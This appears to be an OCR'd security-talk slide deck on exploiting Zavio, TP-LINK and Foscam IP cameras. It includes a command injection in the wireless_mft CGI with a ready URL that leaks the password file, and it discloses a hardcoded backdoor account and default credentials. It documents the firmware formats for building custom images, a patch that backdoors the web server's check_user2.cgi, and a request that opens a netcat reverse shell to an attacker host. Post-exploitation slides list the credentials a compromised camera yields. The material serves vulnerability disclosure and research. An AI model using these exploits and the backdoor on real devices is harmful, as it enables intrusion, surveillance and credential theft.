
Zavio IP Cameras

- **`wireless_mft`**: allows to modify the Wi-Fi configuration of the camera.

- It parses the query string and only accepts two parameters: "**`ap`**" and "**`check`**"

- There isn't anything interesting for us in the "**`check`**" path

- In the "**`ap`**" path there is an OS Command Injection


loc_A2D8
LDR R3, [R11,#var_20]
MOV R2, R3
MOV R3, R2,LSL#2
LDR R2, [R11,#param_query_string]
ADD R3, R3, R2
LDR R2, [R3]
CMP R2, #0
BNE loc_A2FC
B locret_A478
loc_A2FC
LDR R3, [R11,#var_20]
MOV R2, R3
MOV R3, R2,LSL#2
LDR R2, [R11,#param_query_string]
ADD R3, R3, R2
LDR R0, [R3] ; s1
LDR R1, =aAp ; "ap"
BL strcmp
MOV R3, R0
CMP R3, #0
BNE loc_A39C

```
LDR     R0, =aKillallSigusr1 ; "killall -SIGUSR1 net_state"
BL      system
LDR     R0, =aSbinIwprivRa0S ; "/sbin/iwpriv ra0 set ResetCounter"
BL      system
LDR     R0, =aSbinIwprivRa_0 ; "/sbin/iwpriv ra0 set NetworkType=Infra"
BL      system
LDR     R0, =aSbinIwprivRa_1 ; "/sbin/iwpriv ra0 set AuthMode=OPEN"
BL      system
LDR     R0, =aSbinIwprivRa_2 ; "/sbin/iwpriv ra0 set EncrypType=NONE"
BL      system
SUB     R3, R11, #-command
LDR     R1, [R11,#var_20]
MOV     R2, #4
MOV     R12, R1,LSL#2
LDR     LR, [R11,#param_query_string]
ADD     R1, R12, LR
ADD     R2, R1, R2
MOV     R0, R3              ; s
LDR     R1, =aSbinIwprivRa_3 ; "/sbin/iwpriv ra0 set SSID=%s"
LDR     R2, [R2]
BL      sprintf
SUB     R3, R11, #-command
MOV     R0, R3              ; command
BL      system
MOV     R0, #1              ; seconds
BL      sleep
LDR     R0, =aInfoAssignComp ; "#Info: Assign completely !!\n"
BL      printf
B       loc_A430
```

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- First, copy the "**`secret.passwd`**" file to the web server root directory: "**`cp /var/www/secret.passwd /web/html/credentials`**"

http://<cam_ip>/**cgi-bin/mft/wireless_mft**?

ap=asado;cp%20/var/www/secret.passwd%20/web/html/credentials;

- Second, request the "**`credentials`**" file: http://<cam_ip>/credentials

- Profit!!!

Zavio IP Cameras

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TP-LINK IP Cameras

TP-LINK IP Cameras

Models: TL-SC3130, TL-SC3130G, TL-SC3171G, TL-SC4171G

Processor?

RAM?

Linux Version?

SDK?

Filesystem: ext2

Web server: BOA development version 0.94.14rc21

TP-LINK IP Cameras

Services:

80/tcp	http
443/tcp	https
554/tcp	rtsp
49152/tcp	UPnP

TP-LINK IP Cameras

- Requesting `http://<cam_ip>/web_version` (no need for valid credentials) the firmware version is shown
- **Default Web server credentials: usr=admin pwd=admin**
- Web server fingerprinting:
  - `Server: Boa/0.94.14rc21`
  - `WWW-Authenticate: Basic realm="TL-SC3171G"`
  - `WWW-Authenticate: Basic realm="TP-LINK_TL-SC3130G"`

TP-LINK IP Cameras

- Share the same firmware that **Zavio F3105** IP cameras

- **Have the same backdoor account "manufacture:erutcafunam"**

- Have the same vulnerable CGI `wireless_mft`, except for the non-wireless models

- So, they can be exploited in the very same way that Zavio IP cameras

How to build your own firmware

How to build your own firmware

- We focused on building a custom firmware for Foscam IP cameras

How to build your own firmware

- We wanted our own tools inside the camera
- The only way to upload files to the Foscam camera is:
  - Updating the Web UI firmware
  - Updating the System firmware
- So, we reverse engineered the file format of both firmware packages

How to build your own firmware

- The Web UI firmware is a `.bin` file containing `html/js/gif` files
- The format of the uploaded `.bin` file is checked at `sub_876C` in `/bin/camera`
- The `.bin` file has the following format:

HEADER

Offset	Size	Description
0x00	4	Magic: 0x440C9ABD
0x04	4	Checksum (sum of every byte starting at offset 0x0C)
0x08	4	Filesize (size of the whole .bin file)
0x0C	4	Unknown

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- After **HEADER** there is a **FILE_ENTRY** array. Every **FILE_ENTRY** has this format:

FILE_ENTRY

Type	Size	Description
DWORD	4	Filename length
STRING	Variable	Filename (not null-terminated)
BYTE	1	File or folder flag (1: file, 0: folder)
DWORD	4	File content length
BYTE[]	Variable	File content (only when this FILE_ENTRY is a file)

How to build your own firmware

- The System firmware contains:
  - `linux.bin`
  - `romfs` filesystem image
- System firmware file has the following format:

```
struct system_firmware{
    DWORD magic = 0x424e4547;
    DWORD unknown1, unknown2;
    DWORD linux_bin_size;
    DWORD romfs_size;
    unsigned char[linux_bin_size] linux_bin;
    unsigned char[romfs_size] romfs;
}
```

How to build your own firmware

- Steps to modify the system firmware:

1. Extract the **`romfs`** image from the original .bin file
2. Mount the **`romfs`** image
3. Make the changes you want to the mounted filesystem
4. Generate a new **`romfs`** image from the modified filesystem (e.g: **`genromfs`**)
5. Build the new **`.bin`** file

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- Toolchain for cross-compiling for ARM
  - Can be downloaded from here
  - In particular, we used arm-elf-20030314

- We also downloaded uClinux-dist-20020927 which includes libraries, kernel and applications

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
- Compiling a standalone program for the camera:

```
$ arm-elf-gcc -D__KERNEL__ -I/home/guest/uClinux-
dist/linux-2.4.x/include -Wall -Wstrict-prototypes -Wno-
trigraphs -O2 -fno-strict-aliasing -fno-common -fno-common
-pipe -fno-builtin -D__linux__ -g -DNO_MM -mapcs-32 -
march=armv4 -mtune=arm7tdmi -mshort-load-bytes -msoft-
float -DKBUILD_BASENAME=helloworld -elf2flt -o helloworld
helloworld.c
```

- "`-elf2flt`" flag is to generate a `bFLT` binary, the executable format used in uClinux

How to build your own firmware

- Characteristics of the **bFLT** file format
  - **bFLT** – Binary Flat Format
  - Just one small header
  - Supports compression (*GZIP*)



- When reversing a **bFLT**, you'll need:
  - A bFLT loader for *IDA* (not included by default)
  - flthdr to decompress a **bFLT** compressed file

Post-Exploitation

Post-Exploitation

- The post-exploitation stuff described in this section applies to the Foscam IP cameras

Post-Exploitation

Backdooring the Web Server:

- We assume that we only have *HTTP* (80 *TCP*) open so the best option was to backdoor the web server

- We modified the function that handles requests to **`check_user2.cgi`** (undocumented *CGI*)

Post-Exploitation

Original code:

```
.text:00023FD0 check_user2_cgi; CODE XREF:
handle_cgi_requests+6E0p
[...]
.text:00023FE4                  LDR     R0, =aUser          ; "user"
.text:00023FE8                  BL      get_http_parameter
.text:00023FEC                  MOV     R4, R0
.text:00023FF0                  LDR     R0, =aPwd           ; "pwd"
.text:00023FF4                  BL      get_http_parameter
.text:00023FF8                  MOV     R1, R0
.text:00023FFC                  CMP     R4, R6
.text:00024000                  CMPNE   R1, R6
.text:00024004                  BEQ     loc_24014
.text:00024008                  MOV     R0, R4
.text:0002400C                  BL      sub_C3E0
.text:00024010                  MOV     R6, R0
[...]
```

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Backdoored code:

```
.text:00023FD0 check_user2_cgi; CODE XREF:
handle_cgi_requests+6E0p
[...]
.text:00023FE4                  LDR     R0, =aUser          ; "user"
.text:00023FE8                  BL      get_http_parameter
.text:00023FEC                  MOV     R4, R0
.text:00023FF0                  LDR     R0, =aPwd           ; "pwd"
.text:00023FF4                  BL      get_http_parameter
.text:00023FF8                  MOV     R1, R0
.text:00023FFC                  CMP     R4, R6
.text:00024000                  CMPNE   R1, R6
.text:00024004                  BEQ     loc_24014
.text:00024008                  MOV     R0, R4
.text:0002400C                  BL      __system_wrapper
.text:00024010                  MOV     R6, R0
[...]
```

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
Using the backdoor to pop a reverse shell:

http://<cam_ip>/check_user2.cgi?user=bisibox%20nc%20-e%20%2fbin%2fsh%20<attacker_ip>%20<attacker_port>&pwd=sarasa



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

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
Information that can be retrieved from a compromised camera:

- Visible Wi-Fi Access Points
  - This can be used for geolocation
- Password for the AP the camera is connected to
- Credentials for:
  - MSN
  - Dynamic DNS
  - SMTP
  - FTP
  - SMB
  - PPPoE

Post-Exploitation

Basic Network Discovery with **`arping`** from the camera:



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
Pivoting through the camera:



